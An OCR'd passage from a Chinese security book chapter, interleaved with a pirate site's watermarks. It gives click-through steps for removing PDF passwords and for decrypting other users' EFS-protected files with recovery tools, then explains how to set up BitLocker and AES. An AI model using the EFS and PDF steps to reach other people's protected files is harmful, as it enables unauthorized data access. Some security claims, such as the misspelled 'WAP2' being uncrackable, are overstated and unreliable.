PDF 是最常见的电子发行文档格式，许多的电子书、产品说明书、技术文档都是采用 PDF 格式的文件。为了提高 PDF 文档的安全性，制作者在发布 PDF 文件时往往会对 PDF 文档设置保护密码。如果用户要访问一个 PDF 文档却忘记了密码，该怎么办呢？

网络上流行了许多 PDF 文档密码破解工具，利用它们可以对已经设置密码的 PDF 文档进行解密。例如 PDF Password Remover 软件可以破解具有密码保护的 PDF 电子书的所有者密码（包括使用 FileOpen 插件加密的 PDF 文件），具体的方法如下：

Step1　启动 PDF Password Remover 后，单击“打开 PDF 文件”按钮，然后在打开的对话框中选择要破解的 PDF 文件，接着单击“打开”按钮，如图 14-9 所示。




图 14-9　选择要破解的文件

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Step2 打开“另存为”对话框后，指定保存破解文件的目录，并输入文件名，然后单击“保存”按钮即可，如图 14-10 所示。




图 14-10 保存破解后的文件

破解 PDF 文件密码后，就可以使用 PDF 浏览器打开破解后的文件了。

14.4 Windows EFS 加密与破解

为了提高数据的安全，微软在 Windows 2000 及以上的版本的 Windows 系统中引入了 EFS（Encrypting File System，加密文件系统）功能，它可以对 NTFS 分区中的文件或文件夹进行加密。

使用 EFS 加密数据时，系统会生成一个 128 或 168 位的文件加密钥匙 FEK（File Encryption Key），然后利用 FEK 和数据扩展标准 X 算法 DESX 或 3DES 创建加密后的文件或文件夹，与此同时，加密的原始文件或文件夹将自动删除，接着系统会利用 2048 位的当前用户账户公钥加密 FEK 并把加密后的 FEK 一并储存在加密文件或文件夹中。

当要访问 EFS 加密的文件时，系统首先会利用加密用户的私钥解密 FEK，然后用 FEK 解密出文件，在 Windows 系统中公钥/私钥均称为密钥，用户初次使用 EFS 加密时会生成一个密钥，用户必须备份这个密钥，否则密钥破坏（如系统重装）后，EFS 加密后的文件将无法访问。

到目前为止，真正的 EFS 加密破解技术仍未出现，网络上盛行的破解方法都必须满足一个条件，即当前主机保存了 EFS 加密文档所对应的密钥，所谓的破解是找到该密钥后用它来对加密后的文档进行解密。由于密钥默认保存在系统分区的用户账户配置文件中，一旦系统重装，原来的用户账户配置文件将随之丢失。

这里推荐一个专门用于破解 EFS 加密文档的工具——Advanced EFS Data Recovery（它属于商业软件，只有购买后才能获取完整功能），利用它可以快速解密其他用户账户使用 EFS 加密的文档。

Step1 启动 Advanced EFS Data Recovery 程序后，在“EFS 相关文件”选项卡下单击“扫描密钥”按钮，如图 14-11 所示。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 14-11　扫描密钥

Step2　在弹出的对话框中选择要扫描的磁盘，并单击“开始扫描”按钮（这里需要选择使用 EFS 加密的用户账户所在系统分区），由于这里并未选择“扫描扇区”复选框，所以会弹出“警告”对话框，提示扫描到的密钥可能不是全部，单击 OK 按钮即可，如图 14-12 所示。




图 14-12　选择系统分区

提　示

如果在未选择扫描扇区的情况下没有找到需要的密钥，则可在“扫描选择的磁盘”对话框中选择“扫描扇区”复选框，然后重新扫描系统分区。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Step3 程序列出找到的密钥信息，切换至“文件树”选项卡，然后展开解密文档所在的目录，接着选择要解密的文档，最后单击“添加文件到列表”按钮，如图 14-13 所示。



图 14-13 选择要解密的文件

Step4 选择要解密的文档，然后单击“解密”按钮，在“浏览文件夹”对话框中选择解密后文件的保存位置并单击“确定”按钮，稍后会弹出一个对话框提示解密已成功完成，单击“确定”按钮即可，如图 14-14 所示。



图 14-14 保存解密后的文件

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

成功解密后，在保存解密文件的位置将看到一个 AEFSDR_D_DECRYPTED 文件夹，里面保存了解密后的文档，如图 14-15 所示，双击即可正常访问它了。




图 14-15　破解后的文件

14.5　应对破解的挑战

为了保护用户数据的安全，面对各种破解手段的挑战，业界发布了许多新的数据加密技术，如 Bitlocker 磁盘加密和功能强大的 AES 算法。下面将介绍这两种加密技术的相关知识。

14.5.1　使用安全的 Bitlocker

BitLocker 是微软在 Windows Vista 系统中引入的数据加密功能，与 EFS 加密不同的是，它加密的对象不是文件或文件夹，而是整个 NTFS 分区。当磁盘分区使用 BitLocker 加密后，即使整块硬盘被他人窃取，也无法破解和读取所加密分区中的内容。在 Windows Vista 系统中，使用 BitLocker 只能加密系统分区，而 Windows 7 系统的 BitLocker 加密功能得以强化，加密对象可以是任意一个磁盘分区。

默认情况下，如果电脑配置了 TPM 安全芯片，就可以直接使用 Bitlocker 加密磁盘分区，由 TPM 芯片创建和储存加密密钥；如果电脑中未配置 TPM 芯片，需要通过组策略来更改 Bitlocker 的加密策略，利用 U 盘来保管密钥，这样才能使用 Bitlocker 加密磁盘分区。下面将介绍更改组策略的方法。

1. 让电脑未配置 TPM 时也能使用 Bitlocker 加密

Step1　单击按钮，在搜索栏位输入 gpedit.msc 命令，然后在“程序”列表中出现的 gpedit 项目上右击，选择“以管理员身份运行”命令，启动组策略编辑器，如图 14-16 所示。



图 14-16　启动组策略编辑器

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Step2 展开“计算机配置”→“管理模板”→“Windows 组件”→“Bitlocker 驱动器加密”→“操作系统驱动器”列表，然后在右窗格双击“启动时需要附加身份验证”项目，如图 14-17 所示。



图 14-17 打开启动时需要附加身份验证策略

Step3 选择“已启用”单选按钮，系统将默认选择“没有兼容的 TPM 时允许 Bitlocker”复选框，设置完毕，单击“确定”按钮，如图 14-18 所示。



图 14-18 设置没有 TPM 时允许 Bitlocker

经过上述设置后，没有 TPM 模块的电脑也可以使用 Bitlocker 功能了。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

2. 使用 Bitlocker 加密磁盘分区

如果电脑配置了 TPM 芯片，就可以直接使用 Bitlocker 加密磁盘分区；而未配置 TPM 芯片的电脑设置组策略后，也可以使用 U 盘保存 Bitlocker 密钥。在 Windows7 系统中，使用 Bitlocker 加密磁盘分区的方法如下：

Step1　单击按钮，选择“计算机”命令，打开“计算机”窗口。

Step2　在需要加密的磁盘上右击，选择“启用 Bitlocker”命令，然后在弹出的对话框中单击“下一步”按钮，如图 14-19 所示。



图 14-19　启动 Bitlocker 向导

Step3　系统需要对磁盘驱动器进行一些准备，以满足 Bitlocker 的要求，单击“下一步”按钮，然后单击“立即重新启动”按钮，如图 14-20 所示。




图 14-20　对磁盘驱动器进行准备

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Step4 重新启动系统后，将 U 盘插入电脑的 USB 接口，然后单击“下一步”按钮，接着在打开的“设置 BitLocker 启动首选项”对话框中单击“每次启动时要求启动密钥”按钮，如图 14-21 所示。




图 14-21 设置每次启动时启动密钥

Step5 在打开对话框的列表中选择要保存密钥的 U 盘，然后单击“保存”按钮，如图 14-22 所示。



图 14-22 保存启动密钥

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Step6　为了避免保存启动密钥的 U 盘损坏或者遗失，系统还会生成一个恢复密钥，此恢复密钥是一串字符串，建议用户将其保存到另一个 U 盘中或者将它打印出来，即使保存启动密钥的 U 盘遗失，也可以通过恢复密钥来访问加密数据，如图 14-23 所示。




图 14-23　保存恢复密钥

Step7　一切准备就绪，在“是否准备加密该驱动器”对话框中单击“继续”按钮，然后在弹出的对话框中单击“立即重新启动”按钮，如图 14-24 所示。




图 14-24　准备开始加密

Step8　将 U 盘插入电脑的 USB 接口，系统开始加密，所需时间视磁盘的大小而定。完成加密后，会弹出对话框提示加密已完成，如图 14-25 所示。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 14-25　正在加密

加密完成后，每次启动系统都需要插入带有启动密钥的 U 盘才能解锁并登录系统。

除了加密硬盘分区之外，Windows 7 还允许加密移动储存设备，此项加密技术在 Windows 中称为 Bitlocker To Go，具体的使用方法如下：

Step1　单击按钮，选择“计算机”命令，打开“计算机”窗口。

Step2　在 U 盘的驱动器图标上右击，选择“启用 Bitlocker”命令，如图 14-26 所示，打开 Bitlocker 驱动器加密向导。



图 14-26　打开 Bitlocker 驱动器加密向导

Step3　在打开的对话框中选择“使用密码解锁驱动器”复选框，然后在下方的栏位两次输入密码，如图 14-27 所示，接着单击“下一步”按钮。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 14-27　输入解锁密码

Step4　为了避免忘记密码，系统要求用户保存恢复密钥，选择“将恢复密钥保存到文件”选项，然后指定保存恢复密钥的位置，最后单击“保存”按钮，如图 14-28 所示。如果忘记了密码，就可以通过此恢复密钥解锁。



图 14-28　保存恢复密钥

Step5　单击“启动加密”按钮，系统开始对 U 盘进行加密，出现加密已完成的提示信息时，单击“关闭”按钮即可，如图 14-29 所示。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 14-29　开始加密

3. 解密 Bitlocker

当用户不需要使用 Bitlocker 加密磁盘分区或移动储存设备时，可以将其解密，方便访问数据。下面介绍解密 Bitlocker 的操作方法：

Step1　单击按钮，选择“控制面板”命令，打开“控制面板”窗口后，单击“系统和安全”链接文字，然后单击“Bitlocker 驱动器加密”链接文字。

Step2　在“Bitlocker 驱动器加密”窗口中，单击需要停用 Bitlocker 加密的磁盘分区右侧的“关闭 Bitlocker”链接文字，然后在弹出的对话框中单击“解密驱动器”按钮，开始解密，如图 14-30 所示。




图 14-30　关闭 Bitlocker

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

14.5.2　使用安全的 AES 附加加密

传统的加密多数采用 DES 数据加密标准，由于 DES 算法的密钥长度较小（56 位），已经无法满足新时期数据加密的要求，正逐渐被新一代的 AES 加密算法取代。

AES（Advanced Encryption Standard）是美国国家标准与技术研究院（NIST）发布的高级数据加密标准算法，它采用分组密码体制（由密钥扩展算法和加密/解密算法两部分组成），密钥长度在 128 位以上（可以设置为 128、192 或 256 位）。

到目前为止，流行的破解软件对于 AES 加密的数据只能采用枚举的方法暴力破解密码，而对于 AES 算法本身还没有一个真正意义的破解方法。鉴于 AES 算法的安全性，许多新版的加密软件（如 WinRAR）采用了 AES 算法。在 Windows 系统中，为了提高加密数据的安全性，微软发布的新加密方法（如 Bitlocker）同样使用了 AES 算法。

此外，许多家庭用户习惯使用无线网络上网，而早期的无线网络的加密一般是采用 WEP 或 WPA 方式，这两种无线加密方式可以被他人轻易破解，为了提高无线网络的安全，人们也推出了采用 AES 算法的 WAP2 加密方式，这种加密方式目前还没有破解方法。因此，在使用加密功能时，尽量采用 AES 加密算法。图 14-31 所示界面为支持 AES 加密算法的无线路由器。




图 14-31　支持 AES 加密算法的无线路由器

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供